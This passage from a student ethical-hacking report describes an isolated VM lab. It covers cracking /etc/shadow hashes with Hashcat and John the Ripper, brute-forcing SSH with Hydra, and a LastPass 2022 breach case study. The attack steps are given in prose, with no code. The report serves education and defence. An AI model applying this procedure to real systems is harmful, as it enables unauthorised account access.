Although ETA 2063 offers a baseline legal framework, cybersecurity professionals have pointed out that the existing law is insufficient to meet new cybersecurity concerns that legal and digital rights experts have identified as AI, cryptocurrency and data privacy. As of 2026, there is a proposed Information Technology and Cyber Security Bill in Parliament (Nepal, 2026).

6. Conclusion

This investigation was a success in trying three methods to attack the password and found that weak password is a critical weakness no matter how they are attacked. Common passwords can be cracked in seconds by Hashcat, Hydra and John the Ripper, which is exactly how LastPass was broken in 2022. The strong password test pointed out the fact that complexity and length are good defences against dictionary attacks. The results are a clear call to action for organisations to have strong password policies, use updated hashing methods and multi-factor authentication as core security practices. The limitations and future work are discussed in [Appendix-9](#).

7. References

Abrams, L., 2023. *BleepingComputer*. [Online]

Available at: <https://www.bleepingcomputer.com/news/security/lastpass-devops-engineer-hacked-to-steal-password-vault-data-in-2022-breach/>

[Accessed 18 April 2026].

Amishav, J., 2026. *BREACH SENSE*. [Online]

Available at: <https://www.breachsense.com/blog/lastpass-data-breach-case-study/>

[Accessed 18 April 2026].

EC-Council, 2026. *EC-Council*. [Online]

Available at: <https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/what-is-ethical-hacking/>

[Accessed 17 April 2026].

Florence, 2025. *London School of Emerging Technology*. [Online]

Available at: <https://lset.uk/blog/the-importance-of-ethical-hacking-in-todays-digital-age/>

[Accessed 12 April 2026].

Hashcat.net, 2024. *Hashcat.net*. [Online]

Available at: <https://hashcat.net/hashcat/>

[Accessed 9 May 2026].

Hauser, v., 2023. *Github*. [Online]

Available at: <https://github.com/vanhauser-thc/thc-hydra>

[Accessed 11 May 2026].

Horkan, W., 2026. *Horkan*. [Online]

Available at: <https://horkan.com/2025/01/07/the-history-and-evolution-of-password-cracking-software>

[Accessed 17 April 2026].

Khalil, M., 2025. *DeepStrike*. [Online]

Available at: <https://deepstrike.io/blog/password-statistics-2025>

[Accessed 12 April 2026].

Krebs, B., 2025. *Krebson Security*. [Online]

Available at: <https://krebsonsecurity.com/2025/03/feds-link-150m-cyberheist-to-2022-lastpass-hacks/>

[Accessed 18 April 2026].

Lakshmanan, R., 2025. *The Hacker News*. [Online]

Available at: <https://thehackernews.com/2025/12/lastpass-2022-breach-led-to-years-long.html>

[Accessed 18 April 2026].

Lennon, B., 2017. *The Conversation*. [Online]

Available at: <https://theconversation.com/the-long-history-and-short-future-of-the-password-76690>

[Accessed 17 April 2026].

Mascellino, A., 2023. *InfoSecurity Magazine*. [Online]

Available at: <https://www.infosecurity-magazine.com/news/lastpass-data-breach-update/>

[Accessed 18 April 2026].

Mijar, A. R. B., 2025. *Alpine Law Associates*. [Online]

Available at: <https://lawalpine.com/blog/electronic-transaction-act-nepal>

[Accessed 13 May 2026].

Morgan, S., 2020. *CYBERCRIME MAGAZINE*. [Online]

Available at: <https://cybersecurityventures.com/cybercrime-damages-6-trillion-by-2021/>

[Accessed 17 April 2026].

Mudassar Raza, M. I. M. S. a. W. H., 2012. A Survey of Password Attacks and Comparative Analysis on. *World Applied Sciences Journal*, 19(4), p. 439–444.

Nepal, N., 2026. *Notary Nepal*. [Online]

Available at: <https://notarynepal.com/blog/punishment-for-cyber-crime-in-nepal>

[Accessed 13 May 2026].

Neskey, C., 2023. *Hive System*. [Online]

Available at: <https://www.hivesystems.com/blog/examining-the-lastpass-breach-through-our->

password-table

[Accessed 18 April 2026].

NIST, 2022. *NIST*. [Online]

Available at: <https://www.nist.gov/news-events/news/2022/12/nist-transitioning-away-sha-1-all-applications>

[Accessed 9 May 2026].

NIST, 2023. *NIST*. [Online]

Available at: https://csrc.nist.gov/Projects/hash-functions?utm_source

[Accessed 10 May 2026].

ORG, K., 2026. *Kali ORG*. [Online]

Available at: <https://www.kali.org/get-kali/#kali-installer-images>

[Accessed 9 May 2026].

Raath, S., 2024. *ExpressVPN*. [Online]

Available at: https://www.expressvpn.com/blog/history-of-passwords/?srsltid=AfmBOopgcUJZ_0HIM3QZ0uVyhSis70QfXdbxQ4rY9Q-Mt4etj6QfgHCG

[Accessed 21 April 2026].

SailPoint, 2025. *SailPoint*. [Online]

Available at: <https://www.sailpoint.com/identity-library/8-types-of-password-attacks?elqct=Website&eqchannel=See-More>

[Accessed 17 April 2026].

Verizon, 2023. *Data Breach Investigations Report*, New York, United States: Verizon (specifically Verizon Business).

Wall, O., 2026. *Open Wall*. [Online]

Available at: <https://www.openwall.com/john/>

[Accessed 17 May 2026].

8. Appendix

8.1. Appendix 1: Classification of Password Attack

There are two types of password attacks: Offline and Online attacks. Offline attacks can be utilized to obtain saved password hashes, as they do not involve communicating with a running system, and online attacks can be used to try to log in directly to a running service (SailPoint, 2025).

8.1.1. Technical Attacks

Attack	Description
Brute Force	Takes turn to try every possible combination of characters until the right combination is found (Mudassar Raza, 2012).
Dictionary Attack	Check known wordlists of passwords against hash values (rockyou.txt) (Mudassar Raza, 2012).
Hash Cracking	Recover plaintext password from stolen hash values using various tools like Hashcat/John the ripper. (Hashcat.net, 2024)
Credential Stuffing	The leaked username and password combinations used in previous breaches on new systems (SailPoint, 2025).
Rainbow Table	Contains pre-computed hash lookup tables that allow for a quick comparison of hashes to plaintext passwords (SailPoint, 2025).

Table 2 Technical Attacks Type

8.1.2. Human Behaviour Attacks

Attack	Description
Shoulder Surfing	Keeping a physical presence with the user when they are entering their password (Mudassar Raza, 2012).
Keylogging	Silent keystroke logging to steal credentials, which was an exploit that had been used in the LastPass 2022 breach (Mascellino, 2023).
Replay Attack	The unauthorized use of acquired authentication information to access unauthorized information (Mudassar Raza, 2012).
Phishing	Designing misleading logon screens to trick users into entering their own usernames and passwords (SailPoint, 2025).
Video Recording Attack	Record passwords using hidden recording devices or screenshots. Record passwords using hidden recording devices or screen captures (Mudassar Raza, 2012).

Table 3 Human Behaviour Attacks Type

While technical attacks have to do with processing power and automated tools, human behaviour attacks can take place near a person, through manipulation of their social status, or by affecting their psychology which are much more difficult to detect and prevent technically alone (Mudassar Raza, 2012). So, a proper defence is not only technical, based on security algorithms, and multi-factors verification but also on the comprehensive user awareness training programme. Continue with [2.2](#)

8.2. Appendix 2: Detailed Analysis of the LastPass Data Breach (2022)

8.2.1. Background

LastPass is a password manager that is used by more than 25 million people and 85,000 companies in the world to store and manage encrypted login-credentials (Abrams, 2023). The service operates by keeping all user passwords secure in an encrypted digital vault, which is secured by one master password as selected by the user. LastPass experienced one of the most harmful security breaches in password management in 2022, in two related but distinct events that occurred in August-October 2022 (Amishav, 2026).

8.2.2. Incident 1: Breach of Development Environment (August 2022)

In August 2022, a hacker was able to breach the corporate laptop of a software engineer at LastPass (Abrams, 2023). The attacker stole 14 of the estimated 200 repositories of LastPass source code, technical documentation, internal scripts, and embedded cleartext credentials, via this access. More importantly, this initial incident provided the attacker with extensive technical understanding of the architecture of LastPass systems and the organization of their cloud storage, which would come to play a crucial role in the second and much more devastating attack (Amishav, 2026).

8.2.3. Incident 2 DevOps engineer breach (October 2022)

The second attack was against a senior DevOps engineer who had privileged access to the backups of the cloud storage of LastPass (Mascellino, 2023). The hacker used a familiar remote code execution vulnerability in a third-party media software package that was installed in the personal home computer of the engineer. This provided the attacker with a capability to install a keylogger on the device and silently capture all the keystrokes of the engineer. The next time the DevOps engineer authenticated into his/her LastPass corporate vault, the master password was picked by the keylogger in real time (Mascellino, 2023). This master password, together with a cookie in the form of a trusted device, allowed the attacker to completely bypass multi-factor authentication and access the corporate vault of the engineer in full. This vault contained the keys to the Amazon Web Services access and decryption used to access the volumes of cloud storage of LastPass that comprised encrypted customer-vault backups of their entire user base (Abrams, 2023).

8.2.4. What Data Was Stolen

The hacker stole an entire backup of the LastPass database of customer vaults (Amishav, 2026). A customer vault included:

1. Encrypted usernames and passwords in websites.
2. Encrypted secure notes.
3. Metadata and unencrypted URLs of websites.
4. Customer names, email addresses, phone numbers and billing addresses that are not encrypted.

The fact that the URLs of the websites were stored in plaintext was especially crucial - this meant that attackers could instantly determine which vaults hosted cryptocurrency exchange logins and crack them first (Lakshmanan, 2025).

8.2.5. How Offline Hash Cracking Was Applied

When the encrypted vault backups were under the control of the attacker, the attack was transferred to offline hash cracking, which is the focus of this report. Older accounts were encrypted in the LastPass vault with PBKDF2-SHA256 but with a low number of iterations (5,000) (Neskey, 2023). Recent NIST security guidance indicates that PBKDF2-SHA256 should be run at least 600,000 times. A contemporary GPU can test millions of password candidates per second, with just 5,000 iterations, against the stolen vault data (Neskey, 2023). With wordlists like rockyou.txt which has billions of possible combinations of real-world passwords, and by utilising tools like Hashcat, the attackers could systematically crack master passwords of users who had used weak or common passwords. Most importantly, this cracking is completely offline - there is no limit on the number of attempts to log in, no lockout of accounts, no warning signs are displayed and no time pressure (Amishav, 2026).

8.2.6. Financial Impact and Timeline

The attack resulted in significant financial damages in the long term. The FBI and the U.S. Secret Service reported that the stolen LastPass vault data were utilized to steal cryptocurrency, and the total losses amounted to over \$150 million (Krebs, 2025). The lengthy timeline of this incident is one of the most worrying facts. According to TRM Labs evidence, over three years later after the first breach, attackers continued to crack weak master passwords and steal funds. This underscores the fact that there is no definite end to an offline hash cracking attack since once the data is compromised, attackers can persistently attempt to crack passwords. (Lakshmanan, 2025)

[Go back](#) to Literature Review

8.3. Appendix 3: Lab Environment Configuration

8.3.1. Target Machine Setup

This investigation was performed on a target machine running Kali Linux 2024, which was running as a virtual machine on a host machine running Ubuntu. The target system was chosen to be Kali Linux because it is commonly used in penetration testing environments and has a default configuration that uses the hash function SHA-512 which is the same as in real-world Linux server deployments.

The Kali Linux target machine was created with three test user accounts with weak passwords to simulate a realistic vulnerable environment:

1. The user is logged in as User prabesh with the password money, which is very common as a single word.
2. sujal is a username and password qwerty (keyboard pattern password).
3. The user and password are taksari/password234 (the word + the number, both predictable).

These are the top passwords that are most compromised in actual password data breaches, based on industry statistics.

8.3.2. Attacker Machine

Setup During this investigation, the Ubuntu host machine (172.16.203.1) was the attacker machine. All the attacking tools, such as Hashcat, Hydra, and John the Ripper, were utilized from the Ubuntu attacker machine, recreating a realistic environment where the attacker has no administrative or physical access to the target machine.

8.3.3. Network Isolation

The two machines only communicate through the VMware NAT virtual network (172.16.203.0/24) and separate from any outside network. Testing of this nature made sure that no actual systems, services or individuals were affected, fully aligning with ETA 2063 and ethical hacking principles.

[Continue with 4.2.1.](#)

8.4. Appendix 4: Reconnaissance

8.4.1. Purpose

The reconnaissance phase involved searching for active hosts and services on the virtual network prior to any password attacks. The phase is designed to mimic the first phase of a real-world attack, which is information gathering.

The first step of the practical was to configure the target machine for attack. Three user accounts were created on Kali Linux with low, moderate and high password strength. Different user accounts were created on Kali Linux with weak, moderate and strong passwords.

SSH service was started and configured for persistent remote access using systemctl by the attacker Ubuntu machine on the virtual network (Figure 4, Figure 5 and Figure 6) with the target Kali Linux machine.

8.4.2. Network Interface Identification

The Ubuntu attacker machine was configured with multiple network interfaces. The VMware NAT interface (vmnet8) was detected at the subnet range of 172.16.203.0/24, which is the virtual network that the target machine Kali Linux was accessible via.

8.4.3. Host Discovery

A ping sweep was run from one host in the VMware NAT subnet to find all the active hosts, as illustrated in Figure 7. Three systems were found to be active in the scan:

- The target machine for Kali Linux is 172.16.203.132 (VMware MAC address confirmed)
- 172.16.203.254 VMware NAT gateway
- 172.16.203.1: Ubuntu attacker machine (local interface): local interface

VMware MAC # 172.16.203.132 confirmed this to be the target VMware Kali Linux virtual machine.

[Continue with 4.2.2.](#)

8.5. Appendix 5: Attack 1: Offline Hash Cracking: How the test was performed

The attack was launched from the Ubuntu attacker box by creating a remote SSH session on the Kali Linux target box. The SHA-512 password hash of user prabesh was extracted from the `/etc/shadow` file, the Linux system file that stores all user's password hashes. The attacker only had the hash value at this point and did not know the original password. The hash was then extracted into the Ubuntu machine using secure copy protocol, as if credentials were stolen after a successful compromise (Figure 8, Figure 9).

Then, Hashcat was started on the Ubuntu attacker machine in dictionary attack mode with the `rockyou.txt` wordlist of 14,344,384 real world passwords. For each entry in the wordlist, Hashcat took the data and turned it into a SHA-512 hash before matching it against the stolen hash (Figure 10, Figure 11). Within 3 seconds, the plaintext password money was recovered, thus confirming that SHA-512 does not offer much protection against weak passwords in dictionary attacks (Figure 12).

The process of post exploitation was successfully carried out by logging into the target with the recovered credentials and running the commands `whoami` and `id` which showed that we had authenticated access to the system, which means that all the resultant actions of the offline hash recovery resulted in real unauthorised access (Figure 13 and Figure 14).

[Continue with 4.2.3](#)

8.6. Appendix 6: Attack 2: Online Brute Force: Hydra: How the test was performed

During the reconnaissance phase it was determined that the SSH service is running on the target Kali Linux machine on port 22. The attack against the SSH service for user sujal was started from the Ubuntu attacker machine by the script `THC Hydra`, which was used to submit automated login attempts one by one, for each password in the `rockyou.txt` wordlist (Figure 15). Hydra used multiple threads of parallel connections to greatly boost the attack speed by attempting multiple passwords at once.

The password `qwerty` was successfully guessed and retrieved, which is a keyboard pattern password from an early part of the wordlist `rockyou.txt` (Figure 16). Post exploitation was achieved by successfully logging into the target, Kali system, as user sujal via SSH from Ubuntu, using

terminal commands (Figure 17). This has verified that a brute force attack on a vulnerable SSH server with poorly selected passwords is directly on to a compromise of the system.

[Continue with 4.2.4](#)

8.7. Appendix 7: Attack 3: Offline Hash Cracking: John the Ripper: How the test was performed

The attack was performed to be able to compare the two offline cracking tools directly in terms of both performance and usability, thus directly addressing the objective of the investigation, which was to compare the effectiveness of the hash cracking methods.

The user taksari's hash was again retrieved from the Kali Linux /etc/shadow file with SSH and exported to the attacker machine running Ubuntu using SCP, as in Attack 1 (see Figure 18 and Figure 19). Then, John the Ripper was launched on Ubuntu using the rockyou.txt wordlist with the automatic detection of the SHA-512 hash format and started systematic password candidate testing (Figure 20).

John the Ripper proved to be a very effective alternative cracking tool when the password password234 was recovered. But the recovery time was significantly slower than Hashcat in Attack 1, which is an actual comparison of the performance of a GPU-accelerated crack versus Attack 1. Successful logon by user taksari (Figure 21, Figure 22) confirmed this as a post exploitation.

[Continue with 4.2.5](#)

8.8. Appendix 8: Strong Password Defence.

A new user account was created on the target with the strong password Pr@besh#2026@, which consists of 13 characters, including uppercase, lowercase, number, and special characters, the latter of which is greater than the minimum 12 characters + at least one each of: uppercase, lowercase, number, and special character recommended by NIST for new user account creation. The same process followed to create three weak password accounts was also used to create the account and extract the hash to make a direct and fair comparison (Figure 23, Figure 24).

The same method was used as in Attack 1 (Figure 25 and Figure 26), and the SHA-512 hash was transferred to the Ubuntu attacker machine and Hashcat was run with the full rockyou.txt wordlist. No match was found after a processing time of more than 4 hours of more than 5% of the 14,344,384 candidates (Figure 27) was processed in 12 minutes and 0/1 hashes recovered. This is

a confirmation that using a good unique password, without any wordlists, makes dictionary attacks powerless, whatever tool or computational power is utilized.

8.8.1. Password Complexity Analysis

The strong password Pr@besh#2026@ was constructed using the following complexity characteristics:

Characteristic	Example	Purpose
Uppercase letters	P	Increases character space
Lowercase letters	r, b, e, s, h	Increases character space
Numbers	2,0,2,6	Increases character space
Special Characters	@, #, @	Significantly increases character space
Length	13 characters	Increases combinations

Table 4 Password Complexity Analysis

[Continue with 4.2.6](#)

8.9. Appendix 9: Limitation and Future Works

8.9.1. Limitations

A few limitations are noted for this investigation. First, all attacks were executed under a virtual machine with limited computation capabilities, thus not allowing GPU to accelerate cracking demonstrations that would better represent real life attacker capabilities. This investigation uses CPU based testing, which is a very small amount of the processing power that a dedicated GPU like a nvidia RTX series card can test. Secondly, the test-user accounts and passwords were self-generated and not part of a real scenario of a breach, decreasing the ecological validity of the results. Third, a full demonstration of longer, more complex passwords to carry out a brute force attack was not fully demonstrated, because of the limitations of the virtual environment's memory.

8.9.2. Recommendations

Organizations need to change their hashing to bcrypt or Argon2, implement account lockout policies to thwart online brute force attacks, and implement multi-factor authentication as a final defense.

8.9.3. Future Work

This work can be continued in several directions for future investigations. Realistic real world cracking speeds would be achieved by using dedicated hardware for GPU accelerated hash cracking. Evidence-based recommendations for organizations would be possible upon comparing the resistance of bcrypt and Argon2 to advanced dictionary attacks. The practical could be expanded to include a fourth type of attack: investigation of credential stuffing attacks using real world breach databases.

Back to [Conclusion](#)